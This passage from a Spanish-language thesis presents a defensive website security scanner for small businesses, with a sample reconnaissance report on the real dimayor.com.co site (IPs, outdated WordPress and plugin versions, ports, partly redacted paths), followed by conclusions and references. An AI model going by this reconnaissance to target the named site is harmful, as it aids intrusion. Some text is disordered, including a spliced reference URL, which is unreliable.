https://clubstv.dimayor.com.co/fi

ANÁLISIS DE OBJETIVO

A continuación, se expone la información recolectada para el objetivo analizado, esta información se identifica ejecutando tareas activas y pasivas de recolección de información.

Información para la IP: 18.
IP: 18.
Nombre de host: .amazonaws.com
País: United States
Ciudad: Ashburn
Región: Virginia
ISP: Amazon.com, Inc.
Organización: AWS EC2 (us-east-1)
ASN: AS14618 Amazon.com, Inc.
Información para la IP: 34
IP: 34.
Nombre de host: .amazonaws.com
País: United States
Ciudad: Ashburn
Región: Virginia
ISP: Amazon.com, Inc.
Organización: AWS EC2 (us-east-1)
ASN: AS14618 Amazon.com, Inc.

Tecnologías Utilizadas

Las tecnologías identificadas en la plataforma son:
https://dimayor.com.co/ [200 OK] Bootstrap, Country[UNITED STATES][US], Frame, HTML5, IP[54.172.166.114], JQuery[5.2.4], Lightbox, MetaGenerator[Powered by Slider Revolution 5.4.7.4 - responsive, Mobile-Friendly Slider Plugin for WordPress with comfortable drag and drop interface.,Powered by WPBakery Page Builder - drag and drop page builder for WordPress.,SportsPress 2.6.20,WordPress 5.2.4], PoweredBy[:,Slider,WPBakery], Script[text/javascript], Title[Dimayor], WordPress[5.2.4], X-UA-Compatible[IE=edge], YouTube


Análisis en buscadores

Se ejecuta búsqueda de información y perfilamiento en buscadores para el dominio analizado y no se identifica información que pueda ser relevante para un atacante.

Información sensible encontrada para la URL: dimayor.com.co
Resultado #1:
https:// 23.dimayor.com.co/

Figura 53: Análisis de objetivo.

Como se aprecia en la imagen anterior, el usuario, en la página cinco, encontrará el análisis del objetivo, las tecnologías usadas en la plataforma y detalles sobre la información que está indexada en los buscadores.


Resultado #2:
https://[redacted]dimayor.com.co/
Resultado #3:
https://dimayor.com.co/
Resultado #4:
https://[redacted].dimayor.com.co/[redacted]
Resultado #5:
https://dimayor.com.co/[redacted]/
Resultado #6:
https://dimayor.com.co/[redacted]/
Resultado #7:
https://dimayor.com.co/[redacted]/
Resultado #8:
https://dimayor.com.co/[redacted]a/
Resultado #9:
https://dimayor.com.co/[redacted]/
Resultado #10:
https://dimayor.com.co/[redacted]s/
Resultado #11:
https://dimayor.com.co/[redacted]a/
Resultado #12:
https://clubstv.dimayor.com.co/[redacted]

Análisis de puertos y servicios.

En el objetivo se hace un escaneo de puertos controlado del tipo TCP y UDP. Es recomendable cerrar los puertos que no se estén utilizando o no sean necesarios con el fin de fortalecer la seguridad de la aplicación web. Adicional a esto si cuenta con puertos NAT en WAN que no sean necesarios, como, por ejemplo, puertos de administración, puede cerrarlos con el fin de evitar ataques informáticos. Esto disminuye las superficies de ataque.

Puertos	Servicios	Versiones
80	http	awselb/2.0
443	ssl/http	nginx

Enumeración de paths y recursos abiertos.

A modo informativo, en el aplicativo se pueden identificar paths, rutas, archivos y recursos de la aplicación; esta enumeración se hace con el fin de evidenciar algún riesgo desde el contexto del usuario autenticado y no autenticado. En las aplicaciones web actuales es posible agregar controles anti scanner, anti robots y anti crawlers que permitan fortalecer la seguridad del aplicativo evitando así que un atacante pueda escanear de formar agresiva los directorios del aplicativo o a través de herramientas automatizadas, así mismo aplicar ACL a los directorios críticos del aplicativo. Esto también puede evidenciar la posibilidad alta de enumerar paths y recursos del aplicativo.

https://dimayor.com.co//
https://dimayor.com.co//[redacted]
https://dimayor.com.co//[redacted]
https://dimayor.com.co//[redacted]

Figura 54: Análisis de puertos, servicios y recursos.

En la página seis, el usuario encontrará un apartado de análisis y servicio donde podrá ver los puertos abiertos de la plataforma y validar si es necesario que estén expuestos a internet.

También encontrará un apartado de enumeración de rutas y recursos.

Figura 55: Validación de cabeceras de seguridad..

Por último, en la última página, el usuario encontrará el apartado de validación de headers, que consiste en verificar cuáles son seguros o inseguros. También se indica cuáles headers faltan por implementar en el sitio web.

8. Conclusiones

Las PYMES de Manizales presentan múltiples vulnerabilidades en sus plataformas web, principalmente debido a la falta de recursos y conocimientos en ciberseguridad. La plataforma desarrollada permitió identificar estas vulnerabilidades, evidenciando la necesidad de herramientas específicas para este sector.

Aunque la mayoría de las empresas, según la encuesta realizada, tienen alguna noción sobre buenas prácticas de desarrollo, muchas aún carecen de una implementación adecuada de medidas de seguridad. Esto subraya la importancia de fomentar la educación y capacitación en ciberseguridad entre las microempresas.

La metodología utilizada, para el pentesting fue la de caja negra que incluyó ataques simulados y la recopilación de datos en entornos de prueba, demostró ser efectiva para evaluar la seguridad de las plataformas web de las PYMES. Los resultados obtenidos proporcionan una base sólida para mejorar las prácticas de ciberseguridad.

La mayoría de los encuestados poseen bases sólidas en desarrollo seguro, lo que indica que existe una base sobre la cual se pueden construir mejores prácticas de seguridad. Sin

embargo, se requiere un mayor esfuerzo para estandarizar y difundir estas prácticas a todas las PYMES de la región.

La principal conclusión es que, aunque las PYMES están haciendo esfuerzos por mejorar su seguridad, las herramientas y recursos actuales no son suficientes. Es crucial desarrollar y proporcionar herramientas accesibles y efectivas que les permitan implementar medidas de ciberseguridad robustas y sostenibles.

La herramienta desarrollada demostró ser eficaz para identificar y mitigar vulnerabilidades críticas en las microempresas de Manizales. A través de su enfoque automatizado, la plataforma permitió realizar análisis exhaustivos de seguridad en sitios web y redes locales, utilizando técnicas como el escaneo de puertos y la búsqueda de directorios expuestos. Esta solución se adapta perfectamente a las necesidades de las microempresas, ofreciendo una interfaz accesible y reportes detallados que ayudan a los usuarios a comprender los riesgos y aplicar correcciones adecuadas sin necesidad de un conocimiento técnico avanzado.

La implementación de la herramienta mostró que es posible proporcionar soluciones de ciberseguridad asequibles y escalables para pequeñas empresas con limitados recursos técnicos y financieros. Al integrar tecnologías open source y crear una interfaz intuitiva, la plataforma ofrece una solución accesible que puede ser fácilmente utilizada por microempresas de diferentes

sectores. Además, su diseño modular y adaptable permite futuras expansiones, lo que asegura que la herramienta pueda evolucionar junto con las nuevas necesidades y amenazas emergentes en el ámbito de la ciberseguridad.

9. Recomendaciones

Invertir en la creación y mantenimiento de plataformas web que ofrezcan herramientas de ciberseguridad accesibles y fáciles de usar para las PYMES. Esto incluye proporcionar recursos y capacitación continua para que las microempresas puedan identificar y mitigar vulnerabilidades de manera autónoma.

Fomentar una cultura de ciberseguridad dentro de las PYMES mediante programas de concientización y formación en buenas prácticas de seguridad informática. Las empresas deben adoptar una postura proactiva en la implementación de medidas de seguridad para proteger sus activos digitales.

Promover el uso de plataformas web seguras y educar a la comunidad sobre la importancia de la ciberseguridad, no solo a nivel empresarial, sino también personal. Esto puede incluir talleres y campañas de sensibilización sobre cómo proteger la información personal y empresarial en línea.

Desarrollar políticas y regulaciones que obliguen a las PYMES a implementar prácticas básicas de ciberseguridad. Además, se recomienda ofrecer incentivos fiscales o subvenciones para aquellas empresas que demuestren un compromiso con la mejora de su seguridad informática.

Incluir en los programas de estudio, tanto a nivel técnico como de gestión empresarial, asignaturas y módulos específicos sobre ciberseguridad. Asimismo, fomentar la investigación y el desarrollo de nuevas herramientas y metodologías que puedan ser aplicadas por las PYMES para mejorar su seguridad.

10. Referencias

Acosta Montoya, Yenni Milena. (2021). Propuesta de Aseguramiento y Análisis de Vulnerabilidades con Técnicas de Ethical Hacking en Ambiente Controlado para la Empresa NOSTRADAMUS S.A.S, p. 14-107. https://repository.unad.edu.co/bitstream/handle/10596/42681/ymacostam..pdf?sequence=3&isAllowed=y

Albors, Josep. (2022, December 22). Qué es un exploit y cómo funciona en un ataque de malware. WeLiveSecurity. Consultado Julio 6, 2024, de https://www.welivesQué es un exploit: la llave para aprovechar una vulnerabilidadecurity.com/la-es/2022/12/22/exploits-que-son-como-funcionan/

Alanis Hernández, Enrique, López Sandoval, Eduardo, Colín Morales, José Manuel, Viñas Álvarez, Samuel, & Sosa Sales, Alejandro. (2024). Ciberseguridad: Impacto y Detección de Eventos de Seguridad Mediante Prototipo de Monitoreo, p. 7-11. https://ciencialatina.org/index.php/cienciala/article/view/11511/16804

Ali, C. (2024, January 31). 5 razones por las cuáles es útil saber Python en ciberseguridad. WeLiveSecurity. Consultado Octubre 11, 2024, de https://www.welivesecurity.com/es/otros-temas/5-razones-cuales-util-python-ciberseguridad/

Amazon. (2023). ¿Qué es Python? - Explicación del lenguaje Python. AWS. Consultado Octubre 9, 2024, de https://aws.amazon.com/es/what-is/python/

Amazon. (2023). What is an API? - Application Programming Interface Explained. AWS. Consultado Octubre 14, 2024, de https://aws.amazon.com/what-is/api/

Arango S, J. C. (2022, 03 27). *Ciberseguridad, riesgos y soluciones en una sociedad digital*. Ciberseguridad, riesgos y soluciones en una sociedad digital. Consultado Octubre 10, 2024, de https://ccmpc.org.co/ciberseguridad-riesgos-y-soluciones-en-una-sociedad-digital/

Bocanegra Chávez, Cristian Alexander. (2021). Comparación de Técnicas de Detección de Vulnerabilidades de Ataques de Cross Site Scripting en Aplicaciones Web de Microempresas, p. 43-46. https://repositorio.uss.edu.pe/bitstream/handle/20.500.12802/8545/Bocanegra%20Ch%C3%A1vez%20Cristian%20Alexander.pdf?sequence=1&isAllowed=y

Chuquiana Casicana, Leticia. (2023). Plug and Play (UPnP): Metodología de Ataques y Medidas de Protección, p. 5-10. http://recibe.cucei.udg.mx/index.php/ReCIBE/article/view/294/210

Cilleruelo, C. (2024, July 31). ¿Qué es ExploitDB? KeepCoding. Consultado Octubre 12, 2024, de https://keepcoding.io/blog/que-es-exploitdb/

Clavijo, C. (2023, October 17). Método Kanban: qué es, cómo funciona y herramientas. Blog de HubSpot. Retrieved October 26, 2024, from https://blog.hubspot.es/sales/que-es-kanban

Cloudflare. (2024). ¿Qué es el OWASP? ¿Qué es el OWASP Top 10? Cloudflare. Consultado Agosto 12, 2024, de https://www.cloudflare.com/es-es/learning/security/threats/owasp-top-10/

C. D. Diaz, E. Ariza & M. Y. Ruiz. "La Ciberseguridad en las Pymes". Tesis de especialización, Universidad EAN, 2023, p. 5-25.

https://repository.universidadean.edu.co/bitstream/handle/10882/12818/D%c3%adazCesar2023.pdf?sequence=1&isAllowed=y

Copete Mutis, Juan Fernando. (2022). DevSecOps: Diseño e implementación de una herramienta DAST para la detección de vulnerabilidades sobre APIs, p. 12-22. https://repositorio.uniandes.edu.co/server/api/core/bitstreams/7acc28b2-c66e-498f-88a8-62a369b74f8b/content

Creswell, J. W. (2014). Research design: Qualitative, quantitative, and mixed methods approaches (4th ed.). SAGE Publications.

Decreto 338 de 2022 - Gestor Normativo. (2022). Función Pública. Consultado Octubre 14, 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=181866

Del Canto Rodríguez, Paul & Rifa Pous, Helena. (2020). Runtime Application Self-Protection (RASP), p. 51. https://openaccess.uoc.edu/bitstream/10609/117866/6/rmoldesTFM0620memoria.pdf

DragonJAR. (2024). Pentesting de Caja Negra. DragonJAR. Consultado Septiembre 9, 2024, de https://www.dragonjar.org/pentesting-de-caja-negra.xhtml

Fernández Morales, Jenner Rockael. (2022). Diseño de Investigación para la Automatización de la Implementación de un Servidor Honeypot con el Objetivo de Detectar, Analizar y Prevenir Ciberataques a Empresas Guatemaltecas, p. 27-69. http://www.repositorio.usac.edu.gt/18130/1/Jenner%20Rockael%20Fern%C3%A1ndez%20Morales.pdf

Ferre Bustos, Juan Sebastián. (2020). Pruebas de Penetración en las Redes de Datos en Cualquier Entidad Pública o Privada, p. 16-56. https://repository.unad.edu.co/bitstream/handle/10596/40111/jsferrerb%20%281%29.pdf?sequence=3&isAllowed=y

Fetters, M. D., Curry, L. A., & Creswell, J. W. (2013). Achieving integration in mixed methods designs: Principles and practices. Health Services Research, 48(6), 2134-2156. https://doi.org/10.1111/1475-6773.12117

Franco Baena, Daniel. (2023). Desarrollo de una Interfaz de Usuario para la Aplicación de Ciberseguridad Huntdown, p. 94. https://upcommons.upc.edu/bitstream/handle/2117/390382/177288.pdf?sequence=2&isAllowed=y

Función Pública. (2015). Decreto 1377 de 2013 - Gestor Normativo. Función Pública. Consultado Octubre 15, 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646

Función Pública. (2022). Decreto 338 de 2022 - Gestor Normativo. Función Pública. Consultado Octubre 15, 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=181866

Función Pública. (2024). Ley 1581 de 2012 - Gestor Normativo. Función Pública. Consultado Octubre 15, 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Gallegos Aliaga, Maria del Carmen & Valencia Collantes, Alfredo Alexander Sebastian. (2023). Implementación de la norma ISO 27032 para mejorar la gestión de ciberseguridad en

RMO Contratistas Generales SAC, p. 14-95. https://repositorio.utp.edu.pe/bitstream/handle/20.500.12867/8141/M.Gallegos_A.Valencia_Tesis_Titulo_Profesional_2023.pdf?sequence=1&isAllowed=y

Garcia Gutierrez, Kevin Gianmarco & Guevara Ramirez, Cesar Alberto. (2023). Detección de phishing por envenenamiento del servidor de nombre de dominio para evitar el robo de información en aplicaciones web de microempresas peruanas utilizando aprendizaje de máquina, p. 28-103. https://repositorio.uss.edu.pe/bitstream/handle/20.500.12802/11546/Garcia%20Gutierrez%20Kevin%20-%20Guevara%20Ramirez%20Cesar.pdf?sequence=1&isAllowed=y

González López, Juan Camilo & Ramírez Mesa, Cristian. (2020). Guía de Controles y Buenas Prácticas de Ciberseguridad para MiPymes, p. 2-14. https://repositorio.tdea.edu.co/bitstream/handle/tdea/1394/Informe%20Controles.pdf?sequence=1&isAllowed=y

Guevara Rivera, Julian David & Tellez Castillo, Hasverth Stiven. (2020). Análisis de Seguridad de la Infraestructura de Red en Compañía Multinacional del Sector Industrial, p. 6-10. https://repositorio.unbosque.edu.co/server/api/core/bitstreams/cae3adf2-6c6b-47ce-b1c7-cbe380a9c847/content

Horton, A., & Coles, B. (2024). whatweb. Kali Linux. Consultado October 15, 2024, de https://www.kali.org/tools/whatweb/

M. Rea-Guaman, J. A. Calvo-Manzano, T. San Feliu. “Prototipo para Gestionar la Ciberseguridad en Pequeñas Empresas”, 2018, p. 4-5. https://oa.upm.es/54599/1/INVE_MEM_2018_293504.pdf

IBM. (2024). ¿Qué es un ciberataque? IBM. Consultado Agosto 22, 2024, de https://www.ibm.com/es-es/topics/cyber-attack

IBM. (2024, Agosto 30). ¿Qué son las pruebas de penetración? IBM. Consultado Septiembre 15, 2024, de https://www.ibm.com/es-es/topics/penetration-testing

Incibe. (2021, May 25). Información confidencial, secreto profesional. Acuerdos de confidencialidad | Empresas. INCIBE. Consultado Agosto 22, 2024, de https://www.incibe.es/empresas/blog/informacion-confidencial-secreto-profesional-acuerdos-confidencialidad

Jiménez, J. (2024, Septiembre 8). Para qué sirve y cómo funciona Have I Been Pwned. Redes Zone. Consultado Octubre 11, 2024, de https://www.redeszone.net/tutoriales/seguridad/uso-have-i-been-pwned/

Jiménez, M. M. (2022, Abril 13). Vulnerabilidades que afectan la seguridad de la información. Pirani. Consultado Septiembre 8, 2024, de https://www.piranirisk.com/es/blog/vulnerabilidades-en-seguridad-de-la-informacion

kaspersky. (2024). ¿Qué es la Deep Web y la Dark Web? Kaspersky. Consultado Octubre 12, 2024, de https://www.kaspersky.es/resource-center/threats/deep-web

Marmolejo Serrano, Javier & Pastrana Franco, Adrian. (2018). Pruebas de Penetración a la Infraestructura Tecnológica de la Empresa Taller Industrial ALKAN S.A.S de la Ciudad Guadalajara de Buga, Valle para Identificar Vulnerabilidades, p. 19-75.

https://repository.unad.edu.co/bitstream/handle/10596/20724/94475396.pdf?sequence=1&isAllowed=y

Marsh. (2022, 7 05). ¿Qué es el riesgo cibernético? | Marsh. marsh. Consultado Septiembre 26, 2024, de https://www.marsh.com/co/services/cyber-risk/insights/what-is-cyber-risk.html

Martínez Romero, Jhon Alexander & Blanco Medina, Leidy Xiomara. (2020). Recomendaciones de Buenas Prácticas de Ciberseguridad en PYMES para la Generación de Soluciones de Detección de Intrusos Usando Snort, p. 17-18. https://repositorio.tdea.edu.co/bitstream/handle/tdea/1394/Informe%20Controles.pdf?sequence=1&isAllowed=y

Martínez, A. (2014, May 28). OSINT - La información es poder | INCIBE-CERT. INCIBE. Consultado Septiembre 7, 2024, de https://www.incibe.es/incibe-cert/blog/osint-la-informacion-es-poder

Microsoft. (2024). ¿Qué es un ataque DDoS? | Seguridad de Microsoft. Microsoft. Consultado Septiembre 3, 2024, de https://www.microsoft.com/es-co/security/business/security-101/what-is-a-ddos-attack

MinTIC. (2024). Filtración de datos. MinTIC. Consultado Octubre 15, 2024, de https://www.mintic.gov.co/portal/inicio/Glosario/F/18798:Filtracion-de-datos

Nozawa Jaime Martín, Tan. (2022). Agilidad en un Programa de Ciberseguridad Aplicado a una Pyme en Perú, p. 7-51. https://renati.sunedu.gob.pe/bitstream/sunedu/3604719/1/TanNozawaJM.pdf

RedHat. (2021, Noviembre 25). El concepto de CVE. Red Hat. Consultado Septiembre 4, 2024, de https://www.redhat.com/es/topics/security/what-is-cve

Rehkopf, M. (2024). ¿Qué es un tablero kanban? Atlassian. Retrieved October 24, 2024, from https://www.atlassian.com/es/agile/kanban/boards

Rodríguez Cortes, Jorge Andrés. (2020). Caso estudio: Simulación de brechas y ataques de ciberseguridad en la empresa RANDOM S.A., bajo un entorno de laboratorio controlado, p. 28-192. https://repository.unad.edu.co/handle/10596/37435

Rodríguez Rodríguez, Rafael Enrique & Sánchez Sánchez, Andrés Felipe. (2018). Desarrollo de un Modelo para Calcular el Nivel de Seguridad en Sitios Web, Basado en el Top 10 de Vulnerabilidades Más Explotadas en 2017 según el Marco de Referencia OWASP, p. 16-62. https://repository.ucatolica.edu.co/server/api/core/bitstreams/521f2b76-c131-4587-b616-304e60a4e487/content

Ruiz Hernández, Arturo Enrique. (2022). Evaluar las Herramientas de Seguridad Informática más Efectivas del Sistema Operativo Kali Linux, Utilizados en los Procesos de Auditoría Informática en los Sistemas de Información y Comunicación de las Organizaciones, p. 50-51. https://repository.unad.edu.co/bitstream/handle/10596/51766/aeruizh.pdf?sequence=1&isAllowed=y

Salazar Agudelo, J. W., & Ríos Echeverri, S. (2023). *Análisis del tráfico de red como protección frente a los ataques maliciosos más comunes en una red LAN para PYMES en Manizales*. Universidad Católica de Manizales, p. 7-34. https://repositorio.ucm.edu.co/handle/10839/4189

Sarango Chamba, Mirtha Silvana. (2022). Análisis de Herramientas Open Source para Escaneo de Vulnerabilidades en Servidores de Red Local Aplicando la Norma ISO 9126, p. 17-61. https://repositorio.utmachala.edu.ec/bitstream/48000/19924/1/TTFIC-2022-IS-DE00051.pdf

Serrano, Juan José. (2023). Soluciones para Detección y Mitigación de Ciberataques: Caso de Estudio Hotel Tourblanche, p. 9-46. https://repositorio.puce.edu.ec/server/api/core/bitstreams/2c9f4993-8b25-4c79-821e-9a2522857f09/content

Shivanandhan, M. (2023, Abril 23). Qué es Nmap y cómo usarlo: Un tutorial para la mejor herramienta de escaneo de todos los tiempos. freeCodeCamp. Consultado Octubre 13, 2024, de https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/

Smowl. (2024, febrero 6). Vulnerabilidad en la seguridad informática: definición, tipos y consejos. SMOWL. Consultado Septiembre 2, 2024, de https://smowl.net/es/blog/vulnerabilidad-en-la-seguridad-informatica/

Tashakkori, A., & Teddlie, C. (2010). SAGE handbook of mixed methods in social & behavioral research. SAGE Publications.

Triana, Antony, Yepez, Edgar, Castro, Santiago, Campo, Larry, & Sánchez, Paola. (2020). Software para Medir el Nivel de Seguridad Informática en PYMES de Colombia, p. 1-2.

https://bonga.unisimon.edu.co/server/api/core/bitstreams/43fcd6bc-9560-4edb-923d-22c148085d27/content

Villafranca Albaladejo, Antonio. (2021). Diagnosis de Ciberataques: Estrategias y Técnicas de Seguridad para una mejor Protección, p. 105-106. https://repositorio.upct.es/server/api/core/bitstreams/c5861a5b-7841-4b12-a926-0f4f6bee9a8d/content